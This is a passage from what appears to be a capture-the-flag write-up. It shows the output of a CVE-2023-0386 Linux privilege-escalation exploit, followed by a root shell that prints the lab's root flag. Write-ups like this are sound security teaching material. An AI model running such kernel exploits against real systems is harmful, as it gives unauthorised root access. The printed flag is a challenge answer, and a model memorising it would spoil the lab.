path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
```

3) got root flag

```
root@2million:~/CVE-2023-0386# cat /root/root.txt
28fd7e49fd135c74166a316315896747
root@2million:~/CVE-2023-0386#
```